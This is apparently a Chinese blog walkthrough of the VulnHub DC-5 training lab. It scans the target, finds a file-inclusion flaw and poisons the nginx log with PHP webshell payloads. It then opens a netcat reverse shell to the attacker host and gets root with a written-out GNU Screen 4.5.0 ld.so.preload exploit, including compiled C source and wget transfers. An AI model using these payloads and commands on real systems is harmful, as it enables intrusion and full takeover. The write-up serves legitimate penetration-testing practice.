vulnhub靶机-DC5-Writeup

原创

含日 于 2021-12-08 18:00:50 发布 26 收藏

分类专栏： 靶机 文章标签： 安全 渗透测试 安全漏洞

本文链接：https://blog.csdn.net/liuhanzhe/article/details/121797378

0x01 部署

靶机地址：

> https://www.vulnhub.com/entry/dc-5,314/

DESCRIPTION

DC-5 is another purposely built vulnerable lab with the intent of gaining experience in the world of penetration testing.

The plan was for DC-5 to kick it up a notch, so this might not be great for beginners, but should be ok for people with intermediate or better experience. Time will tell (as will feedback).

As far as I am aware, there is only one exploitable entry point to get in (there is no SSH either). This particular entry point may be quite hard to identify, but it is there. You need to look for something a little out of the ordinary (something that changes with a refresh of a page). This will hopefully provide some kind of idea as to what the vulnerability might involve.

And just for the record, there is no phpmailer exploit involved. □

The ultimate goal of this challenge is to get root and to read the one and only flag.

Linux skills and familiarity with the Linux command line are a must, as is some experience with basic penetration testing tools.

For beginners, Google can be of great assistance, but you can always tweet me at @DCAU7 for assistance to get you going again. But take note: I won't give you the answer, instead, I'll give you an idea about how to move forward.

只有一个flag

0x02 信息收集

nmap扫描网段

```
nmap -sP 172.16.89.0/24
```

```
┌──(root💀kali)-[/home/lhz]
└─# nmap -sP 172.16.89.0/24
Starting Nmap 7.91 ( https://nmap.org ) at 2021-10-05 09:32 CST
Nmap scan report for 172.16.89.1
Host is up (0.00035s latency).
MAC Address: 3A:F9:D3:24:32:64 (Unknown)
Nmap scan report for 172.16.89.6
Host is up (0.0011s latency).
MAC Address: 00:0C:29:DC:BD:E9 (VMware)
Nmap scan report for 172.16.89.2
Host is up.
Nmap done: 256 IP addresses (3 hosts up) scanned in 2.06 seconds
```


发现靶机IP：172.16.89.6，继续扫描


```
nmap -T5 -A -v -p- 172.16.89.6
```

结果：

```
Starting Nmap 7.91 ( https://nmap.org ) at 2021-10-05 09:35 CST
NSE: Loaded 153 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 09:35
Completed NSE at 09:35, 0.00s elapsed
Initiating NSE at 09:35
Completed NSE at 09:35, 0.00s elapsed
Initiating NSE at 09:35
Completed NSE at 09:35, 0.00s elapsed
Initiating ARP Ping Scan at 09:35
Scanning 172.16.89.6 [1 port]
Completed ARP Ping Scan at 09:35, 0.02s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 09:35
Completed Parallel DNS resolution of 1 host. at 09:35, 0.00s elapsed
Initiating SYN Stealth Scan at 09:35
Scanning 172.16.89.6 [65535 ports]
Discovered open port 111/tcp on 172.16.89.6
Discovered open port 80/tcp on 172.16.89.6
Discovered open port 36004/tcp on 172.16.89.6
Completed SYN Stealth Scan at 09:35, 5.64s elapsed (65535 total ports)
Initiating Service scan at 09:35

Scanning 3 services on 172.16.89.6

Completed Service scan at 09:35, 11.03s elapsed (3 services on 1 host)
Initiating OS detection (try #1) against 172.16.89.6
NSE: Script scanning 172.16.89.6.
Initiating NSE at 09:35
Completed NSE at 09:35, 0.10s elapsed
Initiating NSE at 09:35
Completed NSE at 09:35, 0.02s elapsed
Initiating NSE at 09:35
Completed NSE at 09:35, 0.00s elapsed
Nmap scan report for 172.16.89.6
Host is up (0.0014s latency).
Not shown: 65532 closed ports
```

```
PORT      STATE SERVICE VERSION
80/tcp    open  http    nginx 1.6.2
| http-methods:
|_  Supported Methods: GET HEAD POST
|_http-server-header: nginx/1.6.2
|_http-title: Welcome
111/tcp   open  rpcbind 2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|   100000  3,4          111/udp6  rpcbind
|   100024  1          36004/tcp   status
|   100024  1          41353/udp6  status
|   100024  1          43829/tcp6  status
|_  100024  1          57305/udp   status
36004/tcp open  status  1 (RPC #100024)
MAC Address: 00:0C:29:DC:BD:E9 (VMware)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Uptime guess: 0.080 days (since Tue Oct  5 07:41:18 2021)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=258 (Good luck!)
IP ID Sequence Generation: All zeros

TRACEROUTE
HOP RTT     ADDRESS
1   1.41 ms 172.16.89.6

NSE: Script Post-scanning.
Initiating NSE at 09:35
Completed NSE at 09:35, 0.00s elapsed
Initiating NSE at 09:35
Completed NSE at 09:35, 0.00s elapsed
Initiating NSE at 09:35
Completed NSE at 09:35, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 18.78 seconds
           Raw packets sent: 65558 (2.885MB) | Rcvd: 65550 (2.623MB)
```

发现80端口，浏览器访问页面，没有特殊组件，使用php



0x03 渗透

访问页面，发现Contact下有一个提交表单，尝试没有sql注入，不管输入什么参数返回页面都是一样的，使用burp尝试get参数和值的猜测

参数字典选择常见的 GET 参数字典：

```
https://github.com/ffffffff0x/AboutSecurity/blob/master/Dic/Web/api%26params/GET_params_Top99.txt
```

参数值选择 Linux 的 LFI Payload 字典：

```
https://github.com/ffffffff0x/AboutSecurity/blob/master/Payload/LFI/LFI_Linux.txt
```

TECHNOLOGIES MORE INFO

Web 服务器

Nginx 1.6.2

反向代理

Nginx 1.6.2


编程语言


PHP

Generate sales leads


Find new prospects by the technologies they use. Reach out to customers of Shopify, Magento, Salesforce and others.

Create a lead list →





很明显存在文件包含漏洞，观察发现可以包含nginx日志文件




Request	Payload	Status	Error	Timeout	Length	Comment
1356	../../../../../../../var/log/nginx/error.log	200			26716532	
1358	../../../../../../var/log/nginx/error.log	200			26716532	
860	/var/log/nginx/error.log	200			26425985	
1354	../../../../../var/log/nginx/access.log	200			9632446	
1352	../../../../../../../var/log/nginx/access.log	200			9632160	
856	/var/log/nginx/access.log	200			9503380	
837	/var/log/lastlog	200			293287	
475	/proc/net/tcp	200			242045	
477	/proc/sched_debug	200			27140	
529	/etc/php5/fpm/pool.d/www.conf	200			19582	

Request | Response

Raw | Headers | Hex | HTML | Render

```
HTTP/1.1 200 OK
Server: nginx/1.6.2
Date: Sat, 08 Feb 2020 01:00:37 GMT
Content-Type: text/html; charset=UTF-8
```


访问显示了日志内容



可以进行日志中毒攻击，使用burp抓包，在 User-Agent: 中添加 payload: `<?php system($_GET['cmd']) ?>`，使用御剑连接失败，换<?php @eval($_POST['hacker']); ?>还是连接失败，怀疑有过滤，继续尝试

```
<?php
    $a = "assert";
    $a($_POST['hacker']);
?>
```


御剑连接成功

下面拿shell，kali运行

```
nc -nlvp 4444
```

使用御剑执行命令

```
nc 172.16.89.2 4444 -e /bin/bash
```



继续执行

```
python -c 'import pty; pty.spawn("/bin/bash")'
export TERM=xterm
```

升级shell

0x04 提权

找带 suid 的文件

```
find / -perm -u=s 2>/dev/null
```

在 searchsploit 里找到了一个可以提权的，版本正好是 Screen 4.5.0

```
searchsploit -w screen 4.5.0
```

访问 https://www.exploit-db.com/exploits/41154 下载 POC

kali 上发送

```
nc -nlvp 6666 < 41154.sh
```

靶机上接收，并运行

```
cd /tmp
nc 192.168.141.134 6666 > 41154.sh
sh 41154.sh
```

等了半天，没有提成功，网上搜了下，其他人的做法是将 poc 拆分开来运行，照着试试看

在 kali 下运行

```
tee libhax.c <<-'EOF'
#include <stdio.h>
#include <sys/types.h>
#include <unistd.h>
__attribute__ ((__constructor__))
void dropshell(void){
    chown("/tmp/rootshell", 0, 0);
    chmod("/tmp/rootshell", 04755);
    unlink("/etc/ld.so.preload");
    printf("[+] done!\n");
}
EOF

tee rootshell.c <<-'EOF'
#include <stdio.h>
int main(void){
    setuid(0);
    setgid(0);
    seteuid(0);
    setegid(0);
    execvp("/bin/sh", NULL, NULL);
}
EOF

gcc -fPIC -shared -ldl -o ./libhax.so ./libhax.c
gcc -o ./rootshell ./rootshell.c
```

把编译好的 libhax.so 和 rootshell 从 kali 传给 靶机

```
python -m SimpleHTTPServer 8080
cd /tmp
wget 192.168.141.134:8080/libhax.so;wget 192.168.141.134:8080/rootshell
```

运行 poc

```
cd /etc
umask 000
screen -D -m -L ld.so.preload echo -ne  "\x0a/tmp/libhax.so"
screen -ls
/tmp/rootshell
whoami
```

```
HTTP request sent, awaiting response... 200 OK
Length: 16144 (16K) [application/octet-stream]
Saving to: 'libhax.so'

libhax.so           100%[===================>]  15.77K  --.-KB/s   in 0s

2020-02-09 00:51:26 (224 MB/s) - 'libhax.so' saved [16144/16144]

converted 'http://192.168.141.134:8080/rootshell' (ANSI_X3.4-1968) -> 'http://192.168.141
--2020-02-09 00:51:26--  http://192.168.141.134:8080/rootshell
Connecting to 192.168.141.134:8080... connected.
HTTP request sent, awaiting response... 200 OK
Length: 16832 (16K) [application/octet-stream]
Saving to: 'rootshell'

rootshell           100%[===================>]  16.44K  --.-KB/s   in 0s

2020-02-09 00:51:26 (184 MB/s) - 'rootshell' saved [16832/16832]

www-data@dc-5:/tmp$ cd /etc
umask 000
screen -D -m -L ld.so.preload echo -ne  "\x0a/tmp/libhax.so"
screen -ls
/tmp/rootshell
whoamicd /etc
www-data@dc-5:/etc$ umask 000
<-D -m -L ld.so.preload echo -ne  "\x0a/tmp/libhax.so"
www-data@dc-5:/etc$ screen -ls
' from /etc/ld.so.preload cannot be preloaded (cannot open shared object file): ignored.
[+] done!
No Sockets found in /tmp/screens/S-www-data.

www-data@dc-5:/etc$ /tmp/rootshell
#
whoami
root
#
```



```
# ls
ls
thisistheflag.txt
# cat thisistheflag.txt
cat thisistheflag.txt


888b    888 d8b                                                   888      888 888 888
8888b   888 Y8P                                                   888      888 888 888
88888b  888                                                       888      888 888 888
888Y88b 888 888  .d8888b .d88b.       888  888  888  .d88b.  888d888 888  888 888 888 888
888 Y88b888 888 d88P"   d8P  Y8b      888  888  888 d88""88b 888P"   888 .88P 888 888 888
888  Y88888 888 888     88888888      888  888  888 888  888 888     888888K  Y8P Y8P Y8P
888   Y8888 888 Y88b.   Y8b.          Y88b 888 d88P Y88..88P 888     888 "88b  "   "   "
888    Y888 888  "Y8888P "Y8888        "Y8888888P"   "Y88P"  888     888  888 888 888 888



Once again, a big thanks to all those who do these little challenges,
and especially all those who give me feedback - again, it's all greatly
appreciated.  :-)

I also want to send a big thanks to all those who find the vulnerabilities
and create the exploits that make these challenges possible.

#
```